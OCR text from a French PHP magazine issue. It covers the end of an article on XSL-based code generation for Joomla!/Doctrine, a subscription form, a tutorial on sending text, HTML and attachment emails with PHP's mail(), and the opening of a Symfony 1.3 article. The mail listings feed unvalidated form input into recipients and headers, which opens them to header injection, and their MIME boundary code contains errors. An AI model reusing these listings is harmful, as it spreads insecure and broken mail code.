- Le script est exécuté et la mise à jour de la base cible effective.

Cette technique fonctionne, que l'on passe par son propre système de génération ou que l'on s'appuie sur un ORM comme Doctrine. Notons que dans certains cas ponctuels, la conservation des données ne sera pas possible. C'est le cas lorsque nous changeons le type d'un attribut de *String* à *Booléen* sur une table qui contenait déjà des données dans colonne de type *String*. Alors le *transtypage* n'est pas réalisable et les données seront supprimées. Mis à part des situations de ce type, la majorité des changements se fera sans perte de données.

Implémentation du moteur de génération
À chaque choix d'architecture cible va correspondre l'implémentation d'un moteur de génération.

Identification de l'architecture cible
La première étape consiste à définir l'architecture cible. L'exemple que nous avons vu s'appuie sur une architecture type Joomla! utilisant des composants MVC. En parallèle, nous avons fait le choix d'utiliser l'ORM Doctrine pour gérer la couche d'accès aux données. Nous exploiterons donc les objets Doctrine dans la couche *model* des composants Joomla!.

Création d'un prototype
Une fois l'architecture définie, il faut passer à l'implémentation manuelle d'un cas concret. Dans notre exemple il peut s'agir de développer un composant Joomla! listant des objets métier et offrant un CRUD (*Create Retrieve Update Delete*) sophistiqué ainsi que des contrôles de validation.

Identification de l'unité de génération
À partir de notre méta-modèle, nous devons définir quelle est la plus petite séquence XML qui produira un bloc applicatif. Dans notre exemple, nous générerons un composant Joomla! à chaque occurrence *vue liste / vue de détail*. Une vue de détail pouvant contenir plusieurs entités (via les relations du modèle), il est effectivement plus judicieux de choisir cette granularité plutôt que de créer un composant par entité. Notons néanmoins que si notre méta-modèle était moins riche (pas de description des vues), alors générer un composant par entité serait une bonne solution de rabattement.

Identification des zones variables
Il faut donc maintenant identifier ce qui varie d'un composant à un l'autre pour en industrialiser la production. Cette tâche est très structurante pour la suite. Les parties variables du code seront alimentées par des variables XSL qui pourront être le résultat de requêtes XPATH sur le méta-modèle.

Mise en place de la transformation
Notre algorithme de génération va devoir boucler sur le méta-modèle afin de déclencher une génération unitaire à chaque rencontre de *bloc composant*. La tactique est de créer un fichier XSLT à partir de chaque fichier du composant type (par copier/coller initial à partir du prototype), puis de commencer à le dynamiser en incluant les requêtes XPATH sur le méta-modèle. Le Listing 6 illustre une séquence XSL qui génère la méthode vide `checkEntity` du `controller`. Les commentaires dans le code sont également dynamisés selon le même principe.

Le Listing 7 illustre la génération de la méthode `edit` du `BaseController`. On y voit comment, à partir du code PHP issu du prototype, nous avons injecté du contenu dynamique grâce à des requêtes XPATH sur le méta-modèle. Nous y voyons également du code généré qui utilise les objets Doctrine (requête DQL). C'est la conséquence d'une stratégie de transformation partielle. En effet, la partie *modèle d'entité* de notre méta-modèle a dans ce cas été transformée en un fichier YAML attendu par Doctrine. C'est le processeur de génération de Doctrine qui a pris la main pour générer la couche d'accès aux données utilisée ensuite dans nos *templates* XSL.

Sur Internet

- *http://www.omg.org/mda/* – Référence officielle du concept Model Driven Architecture,
- *http://www.doctrine-project.org/* – Site officiel du projet Doctrine,
- *http://propel.phpdb.org/* – Site officiel du projet Propel,
- *http://www.joomla.org/* – Site officiel du CMS Joomla!,
- *http://xmlfr.org/w3c/TR/xslt/* – Référence XSLT du w3c.

Des inconvénients à connaître

La mise en place d'une telle démarche possède néanmoins quelques contraintes et inconvénients dont nous devons être conscients. Nous listons maintenant ces quelques points.

Prise en main d'un designer et conséquences sur le code généré
La mise à jour du méta-modèle se fait à l'aide d'un designer. La prise en main d'un tel outil par des profils non informaticiens peut être délicate, voire parfois rebutante. Or, la connaissance des besoins clients étant portée par ces profils, un des intérêts de la démarche est de les faire contribuer à l'enrichissement du méta-modèle. Il sera donc nécessaire de prévoir des plans de formation pour assurer une collaboration efficace entre *techniques* et *fonctionnels*.

Une bonne connaissance des Modèles Conceptuels de Données sera un minimum pour pouvoir contribuer de façon fiable via le designer. Un risque majeur est qu'une modélisation erronée ou maladroite peut aboutir à une application ne correspondant plus aux attentes du client et ayant de gros problèmes de performances.

Une étude précise au sein des équipes projet devra donc être faite pour définir qui, parmi les détenteurs de la connaissance fonctionnelle, aura accès au designer. Chaque contributeur pourra également avoir un périmètre d'intervention propre à son expertise (présentation, structure de l'information, etc ...).

Gestion des limites de la couverture fonctionnelle du designer
Si l'application à développer nécessite des fonctionnalités spécifiques que le designer ne peut décrire dans sa version courante, la tentation sera grande de les développer à la main. Or, une stratégie gagnante à moyen terme consistera le plus possible à ne pas faire ce développement spécifique, mais à faire évoluer le designer et son générateur. Il faut dans ce cas définir le fragment XML qui décrira ce nouveau composant. Cette démarche verticale possède l'inconvénient de rallonger le planning du projet courant, puisque la génération correspondante devra être mise en place. Cependant, en acceptant au cas par cas d'appliquer cette stratégie verticale, les bénéfices peuvent être spectaculaires dès le projet suivant.

Il est donc nécessaire, en parallèle de la production des projets, d'avoir un projet transversal de R&D qui réévalue en permanence le potentiel descriptif du designer et qui adapte le générateur de code à chaque évolution.

Double gestion de version du code : générateur de code et code généré customisé
Comme nous l'avons vu dans le paragraphe précédent, le designer et son générateur de code sont deux outils qui évoluent en fonction des

Les quatre règles qui font le succès d'une telle démarche

Voici en complément quelques règles qui optimisent au maximum la rapidité de mise en ligne et la qualité du résultat.

Règle n°1 : Avoir un comportement par défaut sur tous les objets générés
Cette règle permet d'avoir rapidement un socle applicatif présentable et utilisable.

Règle n°2 : Faire en sorte que tout soit surchargeable
Tout comportement par défaut doit pouvoir être modifié afin de correspondre aux attentes exactes du client.

Règle n°3 : Rester compatible avec les cycles de générations
Le code custom est inévitable et doit être préservé des générations itératives.

Règle n°4 : Respecter le principe d'enrichissement maximum du méta-modèle

Toute information portée par le méta-modèle aura son utilité, que ce soit pour le code applicatif, la base de données ou la documentation. Il faut donc ne pas hésiter à lui faire porter un maximum d'informations.

Listing 6. *Séquence XSL dynamisant une classe PHP*

```
        class <xsl:value-of select='$componentName'/>Controller extends
<xsl:value-of select='$componentName'/>BaseController
    {
        /**
      * Checks the entity and fill an array with error messages
      *
      * @access public
     * @param object $o<xsl:value-of select="$entityName"/> The entity to check
      * @param array $aErrorFields An array with error messages
      */
      public function checkEntity(<xsl:value-of select="$entityName"/>
$o<xsl:value-of select="$entityName"/>, &amp;$aErrorMessages)
      {

      }
```

Listing 7. *Template XSL dynamisant la méthode edit du BaseController*

```
  <xsl:template name="edit">
    <xsl:param name="entityId"/>
    <xsl:param name="entityName"/>
    /**
     * Retrieves a <xsl:value-of select="$entityName"/> item and displays the
form to edit it
     *
     * @access public
     */
    public function edit()
    {
        global $mainframe;
        // Initialize the view
        $oView = $this->getView('details', 'html');
        $oView->assign('sViewMode', 'edit');

        // Initialize the language list
        jimport('nurun.language.helper');
        $oLanguages = NLanguageHelper::getLanguageList(true);
        …
        …
        <xsl:choose>
          <xsl:when test="count(//view[@id=$detailsViewId]//control[@
type='DataSet'])>0">
                $aStates = $this->fillDataSets($id, $oView, $language);
          </xsl:when>
          <xsl:otherwise>
                $aStates = array();
                $aStates['language'] = $language;
          </xsl:otherwise>
        </xsl:choose>
        …
        …
        $o<xsl:value-of select="$entityName"/> = Doctrine_Query::create()
                                                ->select('<xsl:value-of
select="nurun:GetAttributeList($entityName)"/>')
                                                ->from('<xsl:value-of
select="$entityName"/><xsl:text> </xsl:text><xsl:value-of select="nurun:ToLow
er($entityName)"/>')
                                                ->where('<xsl:value-of
select="nurun:ToLower($entityName)"/>.id = ?', $id)
                                                ->fetchOne();
        $this->afterSelectOne($o<xsl:value-of select="$entityName"/>, $oView);
        …
        …
        $oView->assignRef('o<xsl:value-of select="$entityName"/>', $o<xsl:
value-of select="$entityName"/>);
        …
        …
        $oView->display();
    }
  </xsl:template>
```

besoins rencontrés lors des nouveaux projets clients. Nous sommes donc confrontés à une gestion de versions du code sur deux dimensions interdépendantes : le code du générateur et le code généré incluant sa customisation.

Il convient alors de bien étudier la stratégie de gestion des versions avec :

- un référentiel pour le niveau *méta* (designer + générateur de code),
- un référentiel pour le niveau *applicatif* (code généré + code customisé).

Notons également que le fait de versionnner le XML des méta-modèles n'est pas suffisant en soi. En effet, dès l'instant où une évolution du générateur de code est réalisée, il devient possible qu'un même méta-modèle aboutisse à une nouvelle version du code généré. Une réflexion complète de gestion de versions doit donc être réalisée avant le démarrage d'un chantier descriptif.

Risques d'incompatibilité entre code customisé et évolution des méta-modèles

Nous avons vu dans cet article qu'il était très facile de faire cohabiter du code manuel avec du code généré. Il faut cependant être conscient que, dans certains cas, des modifications du méta-modèle peuvent rendre inutilisable le code manuel préalablement réalisé. C'est le cas par exemple lorsque l'on supprime un attribut d'entité qui avait été utilisé dans ce code.

Le langage PHP n'étant pas un langage compilé, il faudra donc mettre en place des contrôles de cohérence :

- à travers de l'introspection sur le code manuel depuis le designer,
- à travers des tests unitaires automatisés après la génération.

La détection de ces régressions reste aujourd'hui un problème complexe.

Conclusion

Cet article est inspiré des domaines de recherche autour des pratiques MDA (*Model Driven Architecture*) et des chantiers mis en œuvre par l'agence *Nurun* dans le cadre de son investissement en matière d'innovation technologique. Avec maintenant deux ans de recul et plusieurs mises en application, nous mesurons de vrais gains en matière de rapidité de développement, de qualité du code final, d'évolutivité des systèmes, de liberté vis-à-vis de la technologie et de compatibilité avec les méthodes *agiles*. Ce type de démarche est devenu incontournable en 2009. C'est un vecteur de succès permettant aux équipes de développement de suivre les exigences imposées par le marché.

N'oublions pas néanmoins que la mise en place de tels chantiers est longue et qu'il faut savoir commencer par la réalisation de *quick-wins* tout en gardant un objectif ambitieux.

CHRISTOPHE CADIC

Christophe Cadic est Directeur Technique de Nurun France depuis plus de 2 ans. Après avoir travaillé pour plusieurs éditeurs de logiciels ces dix dernières années, il s'est intéressé de près aux techniques de génération de code et aux moyens de faire contribuer les profils fonctionnels aux phases de design logiciel. Il applique aujourd'hui ces différentes techniques au monde du Web et du Marketing Interactif. Contact : christophe.cadic@nurun.com

bulletin d'abonnement

phpsolutions

Merci de remplir ce bon de commande et de nous le retourner par fax : **+48 22 244 24 59**
ou par courrier :
Software-Press Sp. z o.o. SK
Bokserska 1, 02-682 Varsovie, Pologne
Tél. **0 975 180 358**
E-mail : **abo_fr@software.com.pl**

Prénom/Nom .....

Entreprise .....

Adresse .....

.....

Code postal .....

Ville .....

Téléphone .....

Fax .....

Je souhaite recevoir l'abonnement à partir du numéro .....

.....

En cadeau je souhaite recevoir .....

.....

E-mail (indispensable pour envoyer la facture) .....

.....

PRIX D'ABONNEMENT À PHP SOLUTIONS : 35 €

Je règle par :

☐ **Carte bancaire n° CB**

␣␣␣␣ ␣␣␣␣ ␣␣␣␣ ␣␣␣␣

code CVC/CVV ␣␣␣

expire le _____ **date et signature obligatoires**

type de carte (MasterCard/Visa/Diners Club/Polcard/ICB)

☐ **Chèque (à envoyer à notre adresse postale)**
À la ordre de :
Software-Press Sp z o.o. SK

☐ **Virement bancaire :**
Nom banque :
Société Générale Chasse/Rhône
banque guichet numéro de compte clé Rib
30003 01353 00028010183 90
IBAN : FR76 30003 01353 00028010183 90
Adresse Swift (Code BIC) : SOGEFRPP

Abonnez-vous et obtenez un cadeau !

Envoyer des mails en PHP

L'utilisation d'une adresse mail est aujourd'hui tâche quotidienne pour tout internaute. Alors pourquoi ne pas doter votre site web d'un système de mail qui vous permettra de valider l'inscription de vos membres ou bien de leur envoyer les dernières news de votre site.

Cet article explique :

- Comment envoyer un mail via PHP au format texte, html, ou les deux.

Ce qu'il faut savoir :

- Les bases de PHP.
- Connaître le principe des fonctions.
- Connaître la loi en matière de Spam.

Niveau de difficulté 

Chaque jour, une quantité astronomique d'emails ou devrais-je dire de courriels sont envoyés. En effet, le courriel est devenu un outil de communication comme un autre. Grâce à celui-ci, il est possible de communiquer une information allant de la blague de bureau jusqu'à l'article en retard pour l'impression. Le but de cet article est donc de permettre à votre site web d'envoyer des mails que ce soit lors de l'inscription d'un utilisateur ou bien lors de l'envoi d'une newsletter ou encore pour lui signaler qu'il a reçu un message privé sur le site.

Une histoire de fonction

Pour cela nous n'avons besoin que d'une seule fonction : `mail()`. Cette unique fonction nous permet d'envoyer très simplement un mail. Voici la forme de cette fonction :

```
mail ( $destinataire, $sujet ,
$message, $headers)
```

ou :

- `$destinataire` contient l'adresse mail de votre destinataire de la forme *uneadresse@phpsolmag.org*,
- `$sujet` contient le nom de votre mail,
- `$message` contient le texte de votre mail,
- `$headers` contient les paramètres/en-têtes du mail.

Vous avez du mal à suivre ?

Imaginez un mail comme un train à deux wagons : le premier possède des informations complémentaires au message comme l'heure d'envoi, l'adresse de réponse, l'adresse de l'expéditeur, l'adresse où répondre, la forme du mail et pleins d'autres détails possibles... tandis que le deuxième wagon contient le message.

Lorsque vous consultez votre boite mail et que celle ci vous affiche la liste des mails qu'elle contient, elle va puiser dans l'en-tête quelques informations comme l'expéditeur et l'heure d'envoi pour certains gestionnaires de mails. L'utilisateur lambda peut rarement accéder aux informations contenues dans l'en-tête mais il est possible dans certains gestionnaires de mails de modifier l'affichage pour les lire.

À titre informatif, il n'est pas obligatoire de préciser les `headers` mais pour rendre un mail plus agréable, nous allons en avoir besoin pour mettre le mail au format html donc autant prendre de bonnes habitudes dès maintenant. De plus, préciser les `headers` favorise les chances que votre mail ne finisse pas dans la partie spam de vos destinataires. Il faut savoir que lorsque nous voulons préciser les `headers`, il y a quelques informations obligatoires à mettre :

```
$headers  = 'MIME-Version: 1.0' . «\r\n»;
$headers .= 'Content-type: text/plain;
charset=iso-8859-1' . «\r\n»;
$headers .= 'From: « l'auteur »
<monemail@monentreprise.com>' . «\r\n»;
```

Ici nous avons donc précisé le type mime, le content-type et l'adresse d'expédition. Le type mime permet de dire au serveur qui va recevoir le mail comment le lire. Le content-type permet de spécifier le format de notre mail. En effet il existe deux formats de mails : texte ou html. Par conséquent le gestionnaire de mail tentera d'afficher le mail sous la forme indiquée dans les en-têtes. Dans le cas de l'exemple, le content type indiqué est *text/plain* ce qui signifie que c'est un mail au format texte. Pour un mail en html, on utilisera *text/html*.

Dans la troisième ligne nous avons désigné un expéditeur : appelé *l'auteur* et son adresse personnelle serait *monemail@monentreprise.com*. Il est possible d'indiquer tout et n'importe quoi. Il est donc possible par cette méthode de se faire passer pour la loterie *microsoft* (qui n'existe pas) ou le service client de *paypal*. Pour vous éviter tout type d'ennuis sérieux, faites très attention à l'adresse que vous comptez utiliser.

Étudions quelques en-tête supplémentaires :

```
$headers .='Reply-To: serviceclient@
monentreprise.com'.»\n»;
```

Nous utilisons ici le *reply-to*. Ce paramètre permet de spécifier l'adresse mail où sera envoyée la réponse de votre destinataire. Il est ici possible de mettre une adresse bidon type : *no-reply@monentreprise.com* créée pour l'occasion et dont tout mail arrivant à cette boite n'est jamais lu. Ainsi, vous diminuez les risques de spam.

Listing 1. *Envoyer un mail au format texte*

```
<?php

$destinataire=$ _ POST['destinataire'];//exemple : dest@mail.fr
$sujet=htmlspecialchars($ _ POST['sujet']);//exemple : Nouveau Numero PhpSolutions
$message=htmlspecialchars($ _ POST['message']);//exemple : Viens voir le nouveau magazine!
$headers  = 'MIME-Version: 1.0' . "\r\n";
$headers .= 'Content-type: text/plain; charset=iso-8859-1' . "\r\n";
$headers .= 'From: « l\'auteur » <monemail@monentreprise.com>' . "\r\n";

mail ( $destinataire, $sujet , $message, $headers) ;

?>
```

Listing 2. *Envoyer un mail au format html*

```
<?php

$destinataire=$ _ POST['destinataire'];//exemple : 'dest@mail.fr'
$sujet=$ _ POST['sujet'];//exemple : 'Nouveau Numero PhpSolutions'
$message=$ _ POST['message'];//exemple : 'Viens voir le <b>nouveau</b> magazine!'
$messagemail = '<html>
                <head>
                        <title>'.$sujet.'</title>
                        <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
                        <style type="text/css">
                        body
                        {
                                 width: 1024px;
                                margin: auto;
                                margin-top: 20px;
                                 margin-bottom: 20px;
                                font-family: Verdana, Arial, Helvetica, sans-serif;
                        }
                        #logo
                        {
                                 width: 300px;
                                height: 110px;
                                background-image: url("http://www.monsite.com /images/logo.jpg");
                                background-repeat: no-repeat;
                        }
                        </style>
                </head>
                <body>
                        <div id="en _ tete">
                                <img src="http://www.monsite.com /images/logo.jpg" />
                        </div>
                        <div id="corps">
                                <p>
                                        <h3 class="titre">'.$sujet.'</h3>
                                        '.$message.'<br/>
                                        Merci de ne pas répondre à ce mail.
                                </p>
                        </div>
                </body>
        </html>';

$headers  = 'MIME-Version: 1.0' . "\r\n";
$headers .= 'Content-type: text/html; charset=iso-8859-1' . "\r\n";
$headers .= 'From: « l\'auteur » <monemail@monentreprise.com>' . "\r\n";

mail ( $destinataire, $sujet , $messagemail, $headers) ;

?>
```

`$headers.='Bcc: mondestinataire1@mail.com, mondest2@mail.fr, mondest3@email.org'.»\n»;`

Le paramètre `Bcc` permet de mettre plusieurs destinataires. Ceux-ci ne verront pas les autres destinataires du même mail. Cela peut être pratique si vous proposez des services personnalisés ou pour adultes. Dans le cas où vous êtes en entreprise, le paramètre `Cc` à la place `Bcc` fonctionne de la même manière sauf que cette fois-ci tout le monde peut savoir qui a aussi reçu un exemplaire de ce mail.

`$headers .='Disposition-Notification-To: moi@monentreprise.com'.»\n»;`

Ce paramètre peu utilisé permet de recevoir une notification à l'adresse indiquée lorsque le destinataire ouvre votre mail (et non quand il le reçoit). C'est un accusé de réception.

Envoyer un mail simplement (format texte)

Vous voici engagés sur le long parcours de l'envoi d'un email semé d'embuches. Pour faire simple nous allons commencer par l'envoi d'un mail au format texte. Ce format est la méthode la plus simple et la plus directe. La mise en forme de celui-ci sera réalisée par la combinaison boîte mail/navigateur du destinataire ou par le gestionnaire de mail (*Thunderbird, Outlook...*). Vous n'avez donc pas

Listing 3. *Envoi d'un mail commun en version texte et html*

```
<?php

$destinataire=$_POST['destinataire'];//exemple : 'dest@mail.fr'
$expediteur='monemail@monentreprise.com';
$reply_to='reply@monentreprise.com';
$sujet=$_POST['sujet'];//exemple : 'Nouveau Numero PhpSolutions'

$message_html=$_POST['message'];//exemple : 'Viens voir le <b>nouveau</b> magazine!'
$message_texte=htmlspecialchars($_POST['message']);

 $frontiere = "-----=".md5(rand());
        // 1er wagon: headers principaux


$headers = 'From: "l\'auteur" <'.$expediteur.'>'."\n";
$headers .= 'Reply-To : <'.$email_reply.'>'."\n";
$headers .= 'MIME-Version: 1.0'."\n";
$headers .= 'Content-Type: multipart/alternative; boundary="'.$frontiere.'"';

        //2 eme wagon: le message en format texte
$message = '--'.$frontiere.'--'."\n";
$message .= 'Content-Type: text/plain; charset="iso-8859-1"'."\n";
$message .= $message_texte."\n";

        //3eme wagon : Le message en format html

$message .= '--'.$frontiere.'--'."\n";
$message .= 'Content-Type: text/html; charset="iso-8859-1"'."\n";
$message .= $message_html."\n";

$message .= '--'.$frontiere.'--'."\n";

mail($destinataire,$sujet,$message,$headers);

?>
```

d'influence sur le visuel (ni images, ni police spéciale, ni gras, etc ...) via cette méthode. Le Listing 1 représente un mini condensé de ce que nous avons pu voir.

Envoyer un mail au format html

Maintenant que le plus gros est vu, l'envoi d'un mail format html n'est pas beaucoup plus compliqué. Certains l'auront deviné, il nous suffit de modifier deux choses : le `header` content-type deviendra text/html, et le message contiendra des balises `html`. Voici notre ligne `header : $headers .= 'Content-type: text/html; charset=iso-8859-1' . «\r\n»;`

Concernant le message en html il nous faut préciser certaines choses ; du html simple: pas de *doctype,* et concernant le CSS, il vous faudra l'écrire de préférence entre les balises `<style></style>`. Le Listing 2 vous donne un exemple de ce que vous pouvez faire assez simplement.

Je n'ai pas reçu mon joli mail dans ma boîte!

Ce titre pourrait résumer les réflexions qui m'ont étés faites durant la rédaction de l'article : certaines messageries, comme Notes, ne traitent pas toujours très bien les mails en html.... On va donc faire en sorte d'envoyer notre mail au format texte et html dans un seul mail! La messagerie du destinataire affichera le format mail qu'elle supporte le mieux. Pour cela nous allons devoir retourner dans les entête ! Comme notre mail pourra être lu au format html ou texte, vous devez vous douter qu'il faudra modifier le Content-type. Malheureusement cela ne suffit pas. Il va falloir faire en sorte qu'une messagerie qui ne supporte pas html puisse dissocier le mail texte du mail html. On va donc mettre des frontières qu'il suffit de générer de cette manière :

```
$frontière = «-----=».md5(rand());
```

Il va falloir qu'on signale au client mail à quoi ressemble notre frontière. Petit rappel, pour transmettre des informations au client mail, on utilise les `headers` (en-têtes). Il vous faut savoir que cette frontière, dans les `headers`, s'appelle `boundary`. Voici donc la partie de `header` contenant notre content-type et le `boundary` :

```
$headers .= 'Content-
Type: multipart/alternative; boundary
=»'.$frontiere.'»';
```

Reprenons désormais notre image de train. Notre premier wagon va toujours contenir les `headers`. Le second sera modifié pour contenir le message au format texte ainsi que des `headers` propres à cette partie de message. Nous accolerons un troisième wagon qui contiendra le mail au format html ainsi que ses propres `headers`. Vous vous doutez donc que nous allons séparer le wagon 1 du 2 et le 2 du 3 grâce à notre frontière. Il faudra mettre ces frontières entre deux doubles tirets.

Un code vaut mieux qu'un long discours. Étudions le Listing 3. On récupère lors des premières lignes les données transmises par le formulaire. Puis on génère notre frontière. Ensuite nous créons nos `headers`. Nous passons ensuite au message qui sera contenu en quelque sorte en deux parties.

Nous commençons donc le message par notre frontière pour déclarer le début, nous accolons ensuite le content-type pour signaler que cette partie concerne le format texte, puis nous concaténons le message en format texte. Nous accolons une nouvelle fois notre frontière pour signaler que nous passons à une nouvelle partie: le mail au format html en concaténant le content-type text/html puis le message au format html. Nous ajoutons notre frontière pour *fermer* le mail puis nous utilisons la fonction mail pour envoyer le tout.

Une pièce jointe ?

Il m'a été demandé plusieurs fois lors la rédaction de préciser comment envoyer une pièce jointe avec le mail. Cela peut être utile d'envoyer la newsletter en format pdf ou programmer une tâche cron vous envoyant une copie en CSV de votre base de données par

Listing 4. *Envoi d'un mail commun en version texte et html avec pičce jointe*

```
<?php

$destinataire=$_POST['destinataire'];//exemple : 'dest@mail.fr'
$expediteur='monemail@monentreprise.com';
$reply_to='reply@monentreprise.com';
$sujet=$_POST['sujet'];//exemple : 'Nouveau Numero PhpSolutions'

$message_html=$_POST['message'];//exemple : 'Viens voir le <b>nouveau</b> magazine!'
$message_texte=htmlspecialchars($_POST['message']);

 $frontiere = "-----=".md5(rand());
        // 1er wagon: headers principaux


$headers = 'From: "l\'auteur" <'.$expediteur.'>'."\n";
$headers .= 'Reply-To : <'.$email_reply.'>'."\n";
$headers .= 'MIME-Version: 1.0'."\n";
$headers .= 'Content-Type: multipart/mixed ; boundary="'.$frontiere.'"';

        //2 eme wagon: le message en format texte
$message = '--'.$frontiere.'--'."\n";
$message .= 'Content-Type: text/plain; charset="iso-8859-1"'."\n";
$message .= $message_texte."\n";

        //3eme wagon : Le message en format html

$message .= '--'.$frontiere.'--'."\n";
$message .= 'Content-Type: text/html; charset="iso-8859-1"'."\n";
$message .= $message_html."\n";

$message .= '--'.$frontiere.'--'."\n";
        //ajoutons notre pičce jointe

$message .= 'Content-Type: image/jpeg; name="image.jpg"'."\n";
$message .= 'Content-Transfer-Encoding: base64'."\n";
$message .= 'Content-Disposition:attachement; filename="image .jpg"'."\n\n";
$message .= chunk_split(base64_encode(file_get_contents('image .jpg'))."\n";

mail($destinataire,$sujet,$message,$headers);

?>
```

mail. On trouve bien des exemples pour faire cela mais il existe un piège qu'il faut connaître. Lorsque nous avons voulu envoyer notre mail au format texte et html en même temps, nous avions précisé qu'il fallait modifier le *Content-type* du `header`. Lorsque vous joignez un fichier, c'est le même cas! Ce content-type deviendra désormais *multipart/mixed*. Ensuite il va falloir *concaténer* notre fichier au message.

Supposons une image située au même niveau que votre `script:image.jpg`.

Il va falloir lire le fichier, et l'encoder en 64 bits et le découper proprement. C'est ce que font respectivement les fonctions `file_get_contents()`,`base64_encode()` et `chunk_split()`.

```
$attachement = chunk_split(base64_
encode(file_get_contents( 'image.
jpg ')));
```

Avec ces modifications et quelques paramètres complémentaires le Listing 4 présente une version aboutie du script. Pour information, il vous faudra mettre une frontière entre chaque pièce jointe.

Conclusion

Nous avons vus ensemble une étude plutôt remplie de l'envoi d'un mail via PHP. Cependant je dois admettre que nous sommes loin d'en avoir fait le tour. Si je ne les ai pas abordées, c'est surtout par manque de connaissances et de temps. Il aurait été intéressant comme on me l'a proposé de présenter des différentes librairies Open Source. Il existe ainsi *PHPMailer* et *XpertMailer*. J'ai ajouté deux liens vous permettant de vous documenter sur ces librairies. Une autre idée soumise était de montrer comment réaliser une application à part entière avec configuration de plusieurs comptes. Cela aurait été ici une chose très intéressante qui pourrait faire l'objet d'un article complet sur ce sujet. Pour vous aider dans votre quête et vous faire patienter je vous invite à consulter l'ensemble des liens internet que j'ai joint à l'article. Pour ceux qui construiraient leur propre fonction leur permettant d'envoyer un mail *proprement*, je vous invite à venir la présenter et discuter avec les lecteurs du magazine sur le forum : *http://phpsolmag.org/fr/forum/category/518-scripts*.

Sur Internet

- *http://www.xpertmailer.com* – XpertMailer (en anglais, téléchargement des classes et quelques exemples),
- *http://phpmailer.worxware.com/, http://sourceforge.net/projects/phpmailer/files/phpmailer%20for%20php5_6/* – PHPMailer (en anglais aussi, téléchargement des classes sur sourceforge),
- *http://fr2.php.net/imap, http://www.manuelphp.com/php/function.imap-open.php* – Créez votre client mail (plusieurs liens en français).

NICOLAS TURMEAU

Nicolas Turmeau est un jeune étudiant de l'Institut d'Informatique Appliqué de Laval. Il utilise le langage PHP tous les jours depuis deux ans et participe à plusieurs projet en ligne dont Numénor Online. Il aime partager ses connaissances et a écrit actuellement différents livres liés ou pas à l'informatique. Contact : nturmeau@iia-laval.fr

Symfony 1.3 : nouvelles fonctionnalités et envoi d'emails


Le framework Open Source Symfony ne cesse de se développer, et après trois versions sur les rails (1.0, 1.1 et 1.2), deux nouvelles ont été publiées en fin d'année 2009. Cet article présente quelques unes des principales fonctionnalités utiles implémentées dans ces nouvelles versions de Symfony.

Cet article explique :

- Quelles sont les principales nouvelles fonctionnalités et améliorations apportées au framework Symfony dans sa version 1.3.
- Comment envoyer des emails dans Symfony 1.3 à partir d'un cas pratique : un formulaire de contact.

Ce qu'il faut savoir :

- Cet article ne traite pas de l'installation de Symfony, ni de l'initialisation d'un projet Symfony. Il est recommandé au lecteur de connaître ces étapes ou bien de se référer aux procédures d'installation sur dans la documentation officielle du framework Symfony : http://www.symfony-project.org/getting-started/1_2/en/04-Symfony-Installation.

Niveau de difficulté 

Ce article s'intéresse à quelques unes des nouvelles fonctionnalités intégrées à la version 1.3 et met en pratique l'envoi d'emails à travers un exemple pratique concret. Des connaissances de base du framework Symfony sont vivement recommandées pour apprécier les pages qui suivent.

Depuis bientôt un an déjà, la version 1.2 de Symfony est sur les rails avec son lot de fonctionnalités utiles pour le développeur. Malgré son jeune âge, cette version sera remplacée en novembre prochain avec la sortie de la version 1.3. A l'heure où sont écrites ces quelques lignes, la version 1.3 de Symfony est toujours en cours de développement, bien qu'une première version *Bêta* est d'ores et déjà disponible au grand public.

Cette quatrième version de la branche 1.x sera immédiatement suivie par la sortie de la version 1.4. Celle-ci sera en fait une copie de la 1.3 à l'exception qu'elle n'intégrera pas le code obsolète et déprécié conservé en 1.3 pour des raisons de compatibilité avec les versions précédentes de Symfony. La version 1.4, prévue pour décembre 2009, sera la toute dernière version de la branche 1.x. Par conséquent, elle sera distribuée comme *LTS (Long Time Support)*, ce qui signifie qu'elle bénéficiera d'un support technique d'au moins trois ans.

Cet article s'intéresse aux nouvelles fonctionnalités intégrées dans Symfony 1.3, mais bien qu'étant nombreuses, seules les plus intéressantes seront présentées.

Petit tour rapide des nouveautés de Symfony 1.3 ?

Cette nouvelle version est riche en nouveautés comme l'explique la page *What's new ?* (*http://www.symfony-project.org/tutorial/1_3/en/whats-new*) de la documentation officielle. De nombreux outils du framework bénéficient de changements tels que le système de formulaires, l'api de tests unitaires, l'auto-chargement de classes, le framework de tâches CLI, le support de l'internationalisation, l'intégration des ORMs *Propel* et *Doctrine*, les *plugins* ou bien encore la sécurité.

En plus de l'ajout de nouvelles fonctionnalités, la *Core Team* s'est penchée davantage sur le sujet sensible des performances. Il en résulte que cette nouvelle version du framework est aujourd'hui quatre fois plus rapide qu'avant en moyenne au niveau de certains composants.

Le gestionnaire d'envoi d'e-mails

La première et grande nouveauté de Symfony est sans aucun doute l'intégration d'un support complet d'envoi d'emails reposant sur la librairie *Open Source Swift Mailer*. *Swift Mailer* est une librairie PHP 5 complète d'envoi d'emails, mature et entièrement orientée objet. Ce projet existe depuis plusieurs années déjà et la version actuelle de *Swift Mailer* est la 4.0.4. Il est important de remarquer que de nombreux sites à fort trafic lui font confiance au quotidien.

Ce n'est pas un hasard si la librairie *Swift Mailer* est aujourd'hui implémentée dans Symfony 1.3. Fabien Potencier, le créateur de Symfony, a en effet rejoint Chris Corbyn a la tête du développement de *Swift Mailer* au milieu du mois de septembre 2009. Cet article décrit plus loin un exemple concret d'utilisation du gestionnaire d'envoi d'emails dans Symfony 1.3.

Applications sécurisées par défaut

L'un des points forts de Symfony est le support natif de la sécurité contre les failles XSS (*Cross Site Scripting*) et CSRF (*Cross Site Request Forgeries*). En effet, le framework échappe automatiquement les variables à destination de la vue (HTML) pour se prémunir des attaques XSS, et implémente un système de jeton dans les formulaires pour se protéger des attaques de type CSRF. Le développeur n'a donc plus la lourde tâche de gérer lui même la sécurité de son application.

Cependant, la sécurisation automatique des formulaires et l'échappement des variables n'étaient pas activés par défaut dans les précédentes versions de Symfony. Il était donc de la responsabilité du développeur d'activer ces sécurités explicitement à l'appel de la tâche `generate:app` en fournissant les options `--csrf-secret` et `--escaping-strategy`. Désormais Symfony 1.3 sécurise par défaut une application.

Doctrine, ORM par défaut et Propel 1.4

Symfony supporte deux couches d'*ORM Open Source : Propel et Doctrine*. Jusqu'à ce jour, *Propel*

